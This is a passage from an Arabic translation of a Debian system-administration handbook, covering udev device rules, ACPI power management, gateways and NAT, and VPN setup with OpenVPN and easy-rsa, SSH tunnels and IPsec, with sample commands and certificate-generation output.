    ATTR{size}=="126976"
    ATTR{alignment_offset}=="0"
    ATTR{capability}=="53"
    ATTR{stat}=="      51      100     1208      256        0        0        0
➥  0        0      192      25        6"
    ATTR{inflight}=="       0        0"
[...]
  looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1.0/
➥ host9/target9:0:0/9:0:0:0':
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="scsi"
    DRIVERS=="sd"
    ATTRS{device_blocked}=="0"
    ATTRS{type}=="0"
    ATTRS{scsi_level}=="3"
    ATTRS{vendor}=="I0MEGA  "
    ATTRS{model}=="UMni64MB*IOM2C4 "
    ATTRS{rev}=="    "
    ATTRS{state}=="running"
[...]
    ATTRS{max_sectors}=="240"
[...]
  looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2':
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="usb"
    DRIVERS=="usb"
    ATTRS{configuration}=="iCfg"
    ATTRS{bNumInterfaces}==" 1"
    ATTRS{bConfigurationValue}=="1"
    ATTRS{bmAttributes}=="80"
    ATTRS{bMaxPower}=="100mA"
    ATTRS{urbnum}=="398"
    ATTRS{idVendor}=="4146"
    ATTRS{idProduct}=="4146"
    ATTRS{bcdDevice}=="0100"
[...]
    ATTRS{manufacturer}=="USB Disk"
    ATTRS{product}=="USB Mass Storage Device"
    ATTRS{serial}=="M004021000001"
[...]
```

لإنشاء قاعدة جديدة، يمكنك عمل اختبارات على متغيرات الجهاز، وعلى متغيرات الأجهزة الآباء. يسمح لنا المثال السابق بإنشاء قاعدتين كما يلي:

```
KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="usb_key/d
➥ isk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="usb_
➥ key/part%n"
```

بعد تخزين هذه القواعد في ملف، اسمه /etc/udev/rules.d/010_local.rules على سبيل المثال، يمكنك ببساطة إزالة مفتاح USB وتوصيله من جديد. عندئذ سترى أن /dev/usb_key/disk يمثل القرص التخزيني المرتبط بمفتاح USB، وأن /dev/usb_key/part1 يمثل القسم الأول منه.

> *التعمق أكثر*
>
> تنقيح إعدادات *udev*
>
> يخزن **udevd**، مثل العديد من الخدمات، سجلات في /var/log/daemon.log. لكنها غير مفصلة كثيراً افتراضياً، وهي عادة غير كافية لفهم ما يجري. يزيد الأمر **udevadm control --log-priority=info** مستوى التفصيل ويحل هذه المشكلة. يعود الأمر **udevadm control --log-priority=err** إلى مستوى التفصيل الافتراضي.

9.12. إدارة الطاقة: Advanced Configuration and Power Interface (ACPI)

موضوع إدارة الطاقة غالباً ما يثير المشاكل. فوضع الحاسوب في حالة الاستعداد بشكل سليم يتطلب من جميع تعاريف قطع الحاسوب أن تعرف كيفية وضع القطع في حالة الاستعداد، وأن تعيد ضبط القطعة بشكل سليم عند استئناف العمل. لسوء الحظ، هناك بضعة أجهزة غير قادرة على الدخول في حالة الاستعداد بشكل جيد في بيئة لينكس، لأن مصنعي هذه الأجهزة لم يوفروا التوصيفات المطلوبة.

لينكس تدعم ACPI (Advanced Configuration and Power Interface) — وهي أحدث معيار في مجال إدارة الطاقة. توفر الحزمة acpid خدمة تبحث عن الأحداث المتعلقة بإدارة الطاقة (كالتبديل بين طاقة AC والبطارية على الحاسوب المحمول، الخ) وتستطيع الاستجابة لها عبر تنفيذ أوامر مختلفة.

> *ثقافة*
>
> Advanced Power Management (APM)
>
> APM (Advanced Power Management) هو سلف ACPI في مجال إدارة الطاقة – مع أن دبيان لا تزال توفر **apmd** (نظير **acpid** الموافق لمعيار APM)، إلا أن نواة دبيان الرسمية أزالت دعم APM لذلك ستضطر لاستخدام نواة مخصصة إذا كنت فعلاً تحتاج استخدام APM على حاسوب قديم.

> *تنبيه*
>
> بطاقات الرسوميات ووضع الاستعداد
>
> تعريف بطاقة الرسوميات هو غالباً من يسبب المشاكل عندما لا يعمل وضع الاستعداد بشكل سليم. في تلك الحالة، قد يناسبك اختبار أحدث نسخة من مخدم الرسوميات X.org.

بعد هذه الجولة بين الخدمات الأساسية المتوفرة في العديد من نظم يونكس، سوف نركز على بيئة الأجهزة المدارة: الشبكات. تحتاج الشبكات العديد من الخدمات حتى تعمل بشكل صحيح. سوف نناقش هذه الخدمات في الفصل التالي.

الفصل 10. البنية التحتية للشبكات

المحتويات:

يستفيد لينكس من الميراث الكبير لنظام يونكس في مجال الشبكات، وتقدم توزيعة دبيان مجموعة كاملة من الأدوات لإنشاء وإدارة الشبكات. يستعرض هذا الفصل هذه الأدوات.

10.1. البوابات

البوابة gateway هي نظام يربط عدة شبكات. يشير هذا المصطلح غالبًا إلى « نقطة خروج » الشبكة المحلية، وهي نقطة العبور الإجبارية للوصول لأي عنوان IP خارجي. تتصل البوابة بكل من الشبكتين اللتين تصل بينهما، وتعمل كموجه (router) لنقل رزم IP بين واجهاتها المختلفة.

أساسيات

رزم IP

تستخدم معظم الشبكات اليوم بروتوكول IP (*بروتوكول الإنترنت Internet Protocol*). يجزئ هذا البروتوكول البيانات المرسلة إلى رزم محددة الحجم. تتضمن كل رزمة – بالإضافة إلى حمولتها من البيانات – عدداً من التفاصيل المطلوبة للتوجيه السليم للبيانات.

أساسيات

TCP/UDP

معظم البرامج لا تعالج الرزم المفردة بنفسها، رغم أن البيانات التي ترسلها تنتقل فعلاً عبر IP؛ إلا أنها غالبًا ما تستخدم TCP (*بروتوكول التحكم بالإرسال Transmission Control Protocol*). بروتوكول TCP هو طبقة فوق IP تسمح بفتح اتصال مخصص لنقل البيانات بين نقطتين. يرى البرنامج عندها نقطة دخول يمكن تغذيتها بالبيانات مع ضمان أن البيانات نفسها ستخرج دون ضياع (وبالترتيب نفسه) من نقطة الخروج عند الطرف الآخر من الاتصال. بالرغم من إمكانية حدوث العديد من الأخطاء في الطبقات السفلى، إلا أن TCP يصلحها: يعاد إرسال الرزم المفقودة، وترتب الرزم التي تصل غير مرتبة (إذا انتقلت عبر مسارات مختلفة مثلاً) بشكل مناسب.

UDP (*بروتوكول بيانات المستخدم User Datagram Protocol*) هو بروتوكول آخر يعتمد على IP. بعكس TCP، هذا البروتوكول يركز على الرزم. أهداف هذا البروتوكول مختلفة: فالغرض من UDP هو إرسال رزمة واحدة من تطبيق ما إلى آخر. لا يحاول البروتوكول تعويض خسارة الرزم التي يحتمل حدوثها على الطريق، كما لا يضمن وصول الرزم بنفس ترتيب إرسالها. الميزة الرئيسية لهذا البروتوكول هي أن تحسين زمن الوصول (latency) بشكل كبير، نظراً لأن خسارة رزمة واحدة لا تؤخر استقبال الرزم التالية حتى إعادة إرسال الرزمة المفقودة.

يحتاج كل من TCP و UDP إلى منافذ، وهي « أرقام امتدادية » لإنشاء اتصال مع تطبيق معين على الجهاز. يسمح هذا المفهوم بفتح عدة اتصالات مختلفة على التوازي مع نفس المراسل، بما أنه يمكن التمييز بين هذه الاتصالات عبر رقم المنفذ.

بعض أرقام هذه المنافذ – التي وحدتها IANA (سلطة أرقام الإنترنت المحجوزة *Internet Assigned Numbers Authority*) – « مشهورة » باقترانها مع خدمات شبكية معينة. مثلاً، منفذ TCP 25 يستخدمه مخدم البريد الإلكتروني عادة.

→ http://www.iana.org/assignments/port-numbers

عندما تستخدم الشبكة المحلية مجال عناوين خاص (لا يمكن التوجيه إليه من الإنترنت)، يجب أن تدعم البوابة (*تنكر العناوين address masquerading*) حتى تتمكن الأجهزة على الشبكة من التواصل مع العالم الخارجي. عملية التنكر هي نوع من أنواع البروكسي الذي يعمل على مستوى الشبكة: يستبدل كل اتصال خارج من جهاز داخلي باتصال من البوابة نفسها (بما أن البوابة تملك عنواناً خارجيًا يمكن التوجيه إليه)، ترسل البيانات الخارجة من الشبكة من الاتصال المتنكر عبر الاتصال الجديد، والبيانات الراجعة في الرد ترسل إلى الاتصال المتنكر إلى الجهاز الداخلي. تستخدم البوابة مجالاً من منافذ TCP المخصصة لهذا الغرض، بأرقام كبيرة جداً عادة (فوق 60000). عندئذ يظهر كل اتصال وارد من جهاز داخلي على الشبكة للعالم الخارجي على أنه اتصال وارد من أحد هذه المنافذ المحجوزة.

ثقافة	
المجالات الخاصة للعناوين	يُعرِّف RFC 1918 ثلاثة مجالات لعناوين IPv4 غير مخصصة للتوجيه عبر الإنترنت بل للاستخدام في الشبكات المحلية فقط. المجال الأول، `10.0.0.0/8` (انظر الملاحظة الجانبية مفاهيم الشبكات الأساسية (إيثرنت، عنوان IP، الشبكة الفرعية، البث). ص 198)، هو مجال من الفئة A (وفيه 2^{24} عنوان IP). المجال الثاني، `172.16.0.0/12`، يجمع 16 مجالاً من الفئة B (من `172.16.0.0/16` إلى `172.31.0.0/16`)، كل منها يحوي 2^{16} عنوان IP. أخيراً، `192.168.0.0/16` هو مجال من الفئة B (يجمع 256 مجالاً من الفئة C، من `192.168.0.0/24` وحتى `192.168.255.0/24`، في كل منها 256 عنوان IP). → http://www.faqs.org/rfcs/rfc1918.html

تستطيع البوابات أيضًا إجراء نوعين من *ترجمة عناوين الشبكة Network Address Translation* (أو NAT اختصاراً). النوع الأول، *Destination NAT* (أو DNAT) هي تقنية لتبديل عنوان IP الخاص بالوجهة (وربما منفذ TCP أو UDP أيضًا) للاتصالات الواردة (عموماً). كما تبدل آلية تتبع الاتصال (connection tracking mechanism) الرزم اللاحقة أيضًا في الاتصال نفسه لضمان استمرار الاتصال. النوع الثاني من NAT هو *Source NAT* (أو SNAT)، ويعتبر التنكر *masquerading* حالة خاصة من هذا النوع؛ يبدل SNAT عناوين IP المصدرية (وربما أرقام منافذ TCP أو UDP) للاتصالات الصادرة (عموماً). وكما هو الحال في DNAT، تتولى آلية تتبع الاتصال معالجة جميع الرزم في الاتصال. لاحظ أن NAT يستخدم فقط مع IPv4 وفضاء عناوينه المحدود؛ أما مع IPv6، فإن الوفرة الكبيرة للعناوين تحدُّ كثيراً من جدوى NAT من خلال السماح بالتوجيه المباشر لجميع العناوين « الداخلية » إلى الإنترنت (هذا لا يعني أنه يمكن الوصول إلى الأجهزة الداخلية، لأنه يمكن فلترة حركة الشبكة عبر جدران نارية وسيطة).

> *أساسيات*
>
> **توجيه المنافذ**
>
> من التطبيقات العملية للـDNAT توجيه المنافذ *port forwarding*. حيث يتم توجيه الاتصالات الواردة إلى منفذ معين لجهاز ما إلى منفذ آخر على جهاز آخر. إلا أن هناك حلولاً أخرى للحصول على نتيجة مشابهة، خصوصًا على مستوى طبقة التطبيقات حيث يستخدم **ssh** (انظر القسم 9.2.1.3، « إنشاء الأنفاق المشفرة باستخدام توجيه المنافذ » ص 245) أو يستخدم redir.

بعد الكلام النظري، لننتقل إلى التطبيق. لتحويل نظام دبيان إلى بوابة، كل ما يلزم هو تفعيل الخيار المناسب في النواة لينكس، وذلك عبر نظام الملفات الظاهري `/proc/`:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

يمكن أيضًا تفعيل هذا الخيار تلقائيًا عند الإقلاع إذا كان الملف `/etc/sysctl.conf` يعطي القيمة `1` للخيار `net.ipv4.conf.default.forwarding`.

مثال 10.1. الملف `/etc/sysctl.conf`

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

يمكن الحصول على النتيجة نفسها ولكن مع IPv6 باستبدال كلمة `ipv4` بكلمة `ipv6` في الأمر اليدوي الأول أو استخدام الخيار `net.ipv6.conf.all.forwarding` في الملف `/etc/sysctl.conf`.

تفعيل تنكر IPv4 هي عملية أعقد من هذه بقليل وتحتاج لضبط الجدار الناري *netfilter*.

كما أن استخدام NAT (مع IPv4) يحتاج ضبط *netfilter*. بما أن الهدف من هذا العنصر هو فلترة الرزم، فإن تفاصيل إعداده مذكورة في الفصل 14: « *الأمن* » ص 440 (انظر القسم 14.2، « الجدار الناري أو ترشيح الرزم » ص 443).

10.2. الشبكة الظاهرية الخاصة

الشبكة الظاهرية الخاصة Virtual Private Network (أو VPN اختصاراً) هي طريقة لربط شبكتين محليتين مختلفتين بوساطة نفق عبر الإنترنت؛ عادة ما يكون النفق مشفراً لضمان سرية البيانات. غالبًا ما تستخدم شبكات VPN لدمج جهاز بعيد مع الشبكة المحلية للشركة.

هناك عدة أدوات توفر هذا. OpenVPN هو حل فعال، وسهل النشر والصيانة (المتابعة)، ويعتمد على SSL/TLS. من الاحتمالات الأخرى استعمال IPsec لتشفير IP traffic بين جهازين، بأسلوب شفاف؛ أي لا توجد حاجة لتعديل التطبيقات التي تعمل على هذين الجهازين حتى تستفيد من وجود VPN. يمكن استخدام SSH أيضًا لتوفير شبكة خاصة ظاهرية، بالإضافة لمزاياه التقليدية الأخرى. أخيراً، يمكن إنشاء VPN باستخدام بروتوكول PPTP الخاص بشركة Microsoft. هناك حلول أخرى متاحة، لكنها تقع خارج مدى هذا الكتاب.

10.2.1. OpenVPN

OpenVPN هو برنامج مخصص لإنشاء الشبكات الخاصة الظاهرية. يحتاج إعداد OpenVPN إلى إنشاء واجهات شبكية ظاهرية (بطاقات شبكة ظاهرية) على مخدم VPN وعلى العميل (أو العملاء)؛ يدعم البرنامج كلاً من واجهات `tun` (للأنفاق على مستوى IP) وواجهات `tap` (للأنفاق على مستوى Ethernet). عملياً، تستخدم واجهات `tun` في معظم الحالات إلا في حال الرغبة بدمج عملاء VPN مع شبكة المخدم المحلية عبر جسر Ethernet.

يعتمد OpenVPN على OpenSSL في جميع عمليات تشفير SSL/TLS والمزايا المرتبطة بها (السرية، المصادقة، سلامة البيانات، منع الإنكار non-repudiation). يمكن إعداد OpenVPN باستخدام مفتاح خاص مشترك أو باستخدام شهادات X.509 تعتمد على بنية تحتية للمفاتيح العامة (Public Key Infrastructure). الأسلوب الثاني في الإعداد مفضل دوماً لأنه يسمح بمرونة أكبر في حال وجود عدد متزايد من المستخدمين الرُحَّل الذين يتصلون بشبكة VPN.

> *ثقافة*
> **SSL وTLS**
>
> اخترعت Netscape بروتوكول SSL (*Secure Socket Layer*) لتأمين الاتصالات مع مخدمات الوب. لاحقًا جعلت IETF هذا البروتوكول معياراً قياسيًا تحت اسم TLS (*Transport Layer Security*)؛ يتشابه TLS مع SSLv3 كثيراً ولا يختلف عنه إلا ببعض التصحيحات والتحسينات.

10.2.1.1. البنية التحتية للمفاتيح العامة: *easy-rsa*

تستخدم خوارزمية RSA كثيراً في مجال التشفير بالمفتاح العام (التشفير غير المتناظر). تحتاج عملية التشفير إلى زوج من المفاتيح، يتألف من مفتاح خاص ومفتاح عام. المفتاحان متعلقان ببعضهما، ومن خصائصهما الرياضية أن الرسالة المشفرة بالمفتاح العام لا يمكن فك تشفيرها إلا بالمفتاح الخاص، وهذا يضمن سرية البيانات. من جهة أخرى، يستطيع أي شخص يملك المفتاح العام فك تشفير الرسائل المشفرة بالمفتاح الخاص، وهذا يسمح بالتحقق من أصالة مصدر الرسالة لأنه لا يستطيع أحد توليدها ما لم يملك المفتاح

الخاص. وعند اقتران هذه الطريقة مع تابع تهشير رقمي digital hash function (مثل MD5 أو SHA1، أو بديل أحدث)، ينتج عنها آلية توقيع يمكن تطبيقها على أي رسالة.

على أي حال، يستطيع أي أحد أن يولد زوجاً من المفاتيح، ويخزن عليه أي هوية يريد، ثم ينتحل الهوية التي يختار. لحل هذه المشكلة قدم معيار X.509 مفهوم *سلطة التصديق Certification Authority* (CA). هذه الهيئة تملك زوجاً موثوقاً من المفاتيح يعرف باسم *الشهادة الجذر root certificate*. تستخدم هذه الشهادة لتوقيع الشهادات (أزواج المفاتيح) الأخرى فقط، وذلك بعد اتخاذ الإجراءات المناسبة للتأكد من الهوية المخزنة في زوج المفاتيح. تستطيع بعدها التطبيقات التي تستفيد من X.509 أن تتحقق من الشهادات المقدمة لها، إذا كانت تعرف الشهادات الجذر الموثوقة من قبل.

يتبع OpenVPN هذه القاعدة. بما أن سلطات التصديق العامة لا توقع الشهادات إلا بمقابل رسوم مالية (كبيرة)، فإنه يمكن أيضًا إنشاء سلطة تصديق خاصة داخل الشركة. ولعمل هذا يقدم OpenVPN الأداة *easy-rsa* التي تقدم بنية تحتية للتصديق وفق X.509. هذه الأداة عبارة عن مجموعة من السكربتات التي تستعمل الأمر **openssl**؛ يمكن العثور على هذه السكربتات في المجلد `/usr/share/doc/openvpn/examples/easy-rsa/2.0/`.

قرر مديرو النظم في شركة فلكوت استخدام هذه الأداة لإنشاء الشهادات المطلوبة لكل من المخدم والعملاء. هذا يجعل إعدادات العملاء متشابهة لأنها تحتاج فقط لضبطها بحيث تثق بالشهادات الصادرة عن سلطة التصديق المحلية في فلكوت. أول شهادة يجب إنشاؤها هي سلطة التصديق هذه؛ لذلك سوف ينسخ مديرو النظام المجلد الذي يحوي *easy-rsa* إلى مكان أنسب، ويفضل أن يكون على جهاز غير متصل بالشبكة للحد من خطر سرقة المفتاح الخاص بسلطة التصديق (CA).

```
$ cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0 pki-falcot
$ cd pki-falcot
```

بعدها سوف يحفظون المتغيرات المطلوبة في ملف `vars`، خصوصًا تلك التي يبدأ اسمها بـ`KEY_`؛ ثم تدمج هذه المتغيرات في البيئة:

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG=`$EASY_RSA/whichopensslcnf $EASY_RSA`
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export KEY_SIZE=2048
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
```

```
export KEY_EMAIL="admin@falcot.com"
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /home/rhertzog/pki-falcot/ke
➥ ys
$ ./clean-all
```

الخطوة التالية هي إنشاء زوج المفاتيح الخاص بسلطة التصديق نفسه (سيخزن جزئي الزوج في keys/ ca.crt و keys/ca.key خلال هذه الخطوة):

```
$ ./build-ca
Generating a 2048 bit RSA private key
..............................................++++++
.......................++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [Falcot Corp CA]:
Name []:
Email Address [admin@falcot.com]:
```

يمكن الآن إنشاء شهادة مخدم VPN، بالإضافة إلى متغيرات Diffie-Hellman التي يحتاجها الطرف المخدم في اتصالات SSL/TLS. يعرف مخدم VPN باسم DNS الخاص به: vpn.falcot.com؛ سيستخدم هذا الاسم في ملفات المفاتيح المولدة (keys/vpn.falcot.com.crt للشهادة العامة، وkeys/ vpn.falcot.com.key للمفتاح الخاص):

```
$ ./build-key-server vpn.falcot.com
Generating a 2048 bit RSA private key
...............++++++
...........++++++
writing new private key to 'vpn.falcot.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
```

```
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [vpn.falcot.com]:
Name []:
Email Address [admin@falcot.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /home/rhertzog/pki-falcot/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'FR'
stateOrProvinceName   :PRINTABLE:'Loire'
localityName          :T61STRING:'Saint-\0xFFFFFFC3\0xFFFFFF89tienne'
organizationName      :PRINTABLE:'Falcot Corp'
commonName            :PRINTABLE:'vpn.falcot.com'
emailAddress          :IA5STRING:'admin@falcot.com'
Certificate is to be certified until Oct  9 13:57:42 2020 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
$ ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
..............+.......+................................++*++*++*
```

تنشئ الخطوة التالية شهادات عملاء VPN؛ كل حاسوب أو شخص يسمح له باستخدام VPN يحتاج لشهادة:

```
$ ./build-key JoeSmith
Generating a 2048 bit RSA private key
................++++++
............................++++++
writing new private key to 'JoeSmith.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [JoeSmith]:Joe Smith
Name []:
Email Address [admin@falcot.com]:joe@falcot.com
[…]
```

الآن بعد إنشاء جميع الشهادات، يجب نسخها إلى الأماكن المناسبة: يجب تخزين المفتاح العام للشهادة الجذر (keys/ca.crt) على جميع الأجهزة (المخدم والعملاء) في الملف /etc/ssl/certs/Falcot_CA.crt. تنصب شهادة المخدم على المخدم فقط (keys/vpn.falcot.com.crt يذهب إلى /etc/ssl/vpn.falcot.com.crt، و keys/vpn.falcot.com.key يذهب إلى /etc/ssl/private/vpn.falcot.com.key مع تقييد الصلاحيات بحيث لا يستطيع قراءتها أحد إلا مدير النظام)، مع تنصيب متغيرات Diffie-Hellman (keys/dh2048.pem) في /etc/openvpn/dh2048.pem. تنصب شهادات العملاء على أجهزة العملاء الموافقة لها بأسلوب مشابه.

10.2.1.2. إعداد مخدم OpenVPN

افتراضيًا، يحاول سكربت تهيئة OpenVPN بدء جميع الشبكات الخاصة الظاهرية المعرفة في /etc/openvpn/*.conf. إذن لإعداد مخدم VPN يكفي تخزين ملف الضبط المناسب في هذا المجلد. يمكن الاستفادة من الملف /usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz، الذي ينشئ مخدماً قياسيًا نسبيًا. طبعاً هناك بعض المتغيرات التي يجب تعديلها: حيث يجب أن تذكر المتغيرات ca، cert، key، و dh المواقع الموافقة (وهي على الترتيب: /etc/ssl/certs/Falcot_CA.crt، /etc/ssl/vpn.falcot.com.crt، /etc/ssl/private/vpn.falcot.com.key و/etc/openvpn/dh2048.pem). تُعرِّف التعليمة التوجيهية server 10.8.0.0 255.255.255.0 الشبكة الفرعية (subnet) المستخدمة في شبكة VPN؛ يستعمل المخدم عنوان IP الأول في ذلك المجال (وهو العنوان 10.8.0.1) أما بقية العناوين فمخصصة للعملاء.

في هذا الإعداد، لا تنشأ الواجهة الشبكية الظاهرية إلا عند تشغيل OpenVPN، وعادة ما تدعى tun0. لكن ضبط الجدران النارية يتم غالبًا في نفس وقت ضبط الواجهات الشبكية الحقيقية، وهو ما يحدث قبل بدء OpenVPN. لذلك كان من الأفضل إنشاء واجهة شبكية ظاهرية دائمة، وإعداد OpenVPN بحيث يستعمل هذه الواجهة الموجودة مسبقًا. كما أن هذا يسمح باختيار اسمٍ لهذه الواجهة. ينشئ الأمر **openvpn --mktun --dev vpn --dev-type tun** واجهة شبكية ظاهرية اسمها vpn من النوع tun؛ يمكن تضمين هذا الأمر بسهولة في سكربت إعداد الجدار الناري، أو في تعليمة up توجيهية في الملف /etc/network/interfaces. يجب تحديث ملف إعداد OpenVPN أيضًا بما يناسب ذلك، باستخدام التوجيهين dev vpn وdev-type tun.

إذا لم نضف أي إجراءات أخرى، لا يستطيع عملاء VPN الوصول إلا لمخدم VPN نفسه، وذلك عبر العنوان 10.8.0.1. للسماح للعملاء بالوصول إلى الشبكة المحلية (192.168.0.0/24)، يجب إضافة تعليمة push route 192.168.0.0 255.255.255.0 إلى إعدادات OpenVPN بحيث يحصل عملاء VPN تلقائياً

على مسار توجيه شبكي يبين لهم أن الوصول لهذه الشبكة يتم عبر VPN. بالإضافة لهذا، يجب إعلام الأجهزة في الشبكة المحلية أيضًا أن الوصول إلى شبكة VPN يتم عبر مخدم VPN (هذه هي الحالة الافتراضية إذا كان مخدم VPN منصب على بوابة الشبكة المحلية). أو يمكن ضبط مخدم VPN لإجراء تنكر لعناوين IP بحيث تبدو الاتصالات الواردة من عملاء VPN كما لو كانت ترد من مخدم VPN (انظر القسم 10.1، « البوابات » ص 278).

10.2.1.3. إعداد عملاء OpenVPN

لإعداد عميل VPN يجب أيضاً إنشاء ملف إعداد في المجلد `/etc/openvpn/`. يمكن الاستعانة بالملف `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` للحصول على إعداد قياسي. تُعرِّف التعلمية التوجيهية `remote vpn.falcot.com 1194` عنوان مخدم OpenVPN ورقم المنفذ؛ يجب أيضًا تعديل `ca`، `cert`، و`key` بحيث تشير إلى مواقع ملفات المفاتيح.

إذا لم تكن هناك رغبة بتشغيل VPN تلقائيًا عند الإقلاع، فيجب ضبط خيار `AUTOSTART` إلى `none` في الملف `/etc/default/openvpn`. يمكن دائماً بدء اتصال VPN أو قطعه باستخدام الأمر **`/etc/init.d/openpvn start` *`name`*** والأمر **`/etc/init.d/openpvn stop` *`name`*** (حيث يوافق المتغير *`name`* اسم الاتصال المعرف في `/etc/openvpn/`*`name`*`.conf`).

تحوي الحزمة network-manager-openvpn-gnome إضافة لبرنامج إدارة الشبكة (انظر القسم 8.2.4، « إعداد الشبكة الآلي للمستخدمين الرُّحَّل » ص 203) تسمح بإدارة شبكات OpenVPN الخاصة الظاهرية. هذا يسمح لكل مستخدم بإعداد اتصالات OpenVPN رسوميًا والتحكم بها عبر أيقونة إدارة الشبكة.

10.2.2. الشبكات الخاصة الظاهرية باستخدام SSH

في الواقع هناك طريقتين لإنشاء الشبكات الخاصة الظاهرية باستخدام SSH. الطريقة القديمة تتضمن إنشاء طبقة PPP عبر وصلة SSH. هذه الطريقة مشروحة في وثيقة HOWTO التالية:

→ http://www.tldp.org/HOWTO/ppp-ssh/

الطريقة الثانية أحدث من السابقة، وقد ظهرت في OpenSSH 4.3؛ حيث أصبح OpenSSH قادراً على إنشاء واجهات شبكية ظاهرية (`tun*`) على طرفي اتصال SSH، ويمكن إعداد هذه الواجهات الظاهرية تماماً كما لو كانت واجهات فيزيائية. يجب أولاً تفعيل نظام الأنفاق من خلال ضبط قيمة الخيار `PermitTunnel` على « yes » في ملف إعداد مخدم SSH (`/etc/ssh/sshd_config`). عند إنشاء اتصال SSH، يجب طلب إنشاء النفق صراحة باستخدام الخيار `-w any:any` (يمكن استبدال `any` برقم جهاز `tun` المرغوب).

هذا يتطلب من المستخدم تقديم صلاحيات مدير النظام على طرفي الاتصال، وذلك حتى يتمكن من إنشاء الجهاز الشبكي (بكلمات أخرى، يجب بدء الاتصال بصلاحيات root).

كل من هاتين الطريقتين لإنشاء الشبكات الخاصة الظاهرية عبر SSH بسيطة جداً. لكن شبكات VPN الناتجة ليست أكثر الخيارات المتاحة فعالية؛ خصوصًا أنها لا تتعامل مع الكميات الكبيرة من البيانات بشكل جيد.

السبب هو أنه عندما يتم تغليف طبقات البروتوكول TCP/IP ضمن اتصال TCP/IP (اتصال SSH)، سوف يستخدم بروتوكول TCP/IP مرتين، مرة لاتصال SSH ومرة داخل النفق. هذا يؤدي إلى مشاكل، خصوصاً نتيجة أسلوب TCP في التكيّف مع شروط الشبكة من خلال تعديل مهلة timeout. يشرح الموقع التالي المشكلة بتفصيل أكبر:

→ http://sites.inka.de/sites/bigred/devel/tcp-tcp.html

إذن يجب عدم استخدام شبكات VPN عبر SSH إلا عند إنشاء الأنفاق المؤقتة التي لا يكون الأداء الضعيف فيها مهماً.

IPsec .10.2.3

رغم أن IPsec هو المعيار القياسي لشبكات IP VPN، إلا أن استخدامه أصعب بكثير. إن IPsec نفسه مدمج في النواة لينكس؛ أما أدوات المستخدم المطلوبة –أدوات التحكم والإعداد– فهي متوفرة في الحزمة ipsec-tools. من الناحية العملية، لكل جهاز ملف `/etc/ipsec-tools.conf` يحوي متغيرات *أنفاق IPsec* (أو *Security Associations*، حسب مصطلحات IPsec) الخاصة بالجهاز؛ ويسمح السكربت **`/etc/init.d/setkey`** بفتح النفق وإغلاقه (كل نفق هو اتصال مؤمن مع جهاز آخر متصل بالشبكة الخاصة الظاهرية). يبنى هذا الملف يدويًا من التوثيق المتوفر في صفحة التعليمات setkey(8). إلا أن كتابة المتغيرات صراحة لكل جهاز في مجموعة كبيرة من الأجهزة ستصبح مهمة شاقة سريعاً، لأن عدد الأنفاق سيكبر بسرعة. سوف يبسط تثبيت خدمة IKE (اختصاراً للعبارة *IPsec Key Exchange*) مثل racoon، أو strongswan، أو openswan العملية كثيراً بتجميع مهام الإدارة في موقع مركزي، وسيجعلها آمن من خلال تدوير (rotating) المفاتيح دورياً.

رغم أن IPsec هو المرجع في شبكات VPN، إلا أن تعقيد إعداده يحد من استخدامه عمليًا. الحلول التي تعتمد على OpenVPN مفضلة عموماً عندما لا تكون الأنفاق المطلوبة كثيرة العدد ولا كثيرة التغير مع الزمن.

> *تحذير*
> IPsec وNAT
>
> الجدران النارية التي تقدم خدمة NAT لا تعمل جيداً مع IPsec: بما أن IPsec يوقّع الحزم، فإن أي تغيير يجريه الجدار الناري عليها سوف يبطل التوقيع، وسوف ترفض الحزم

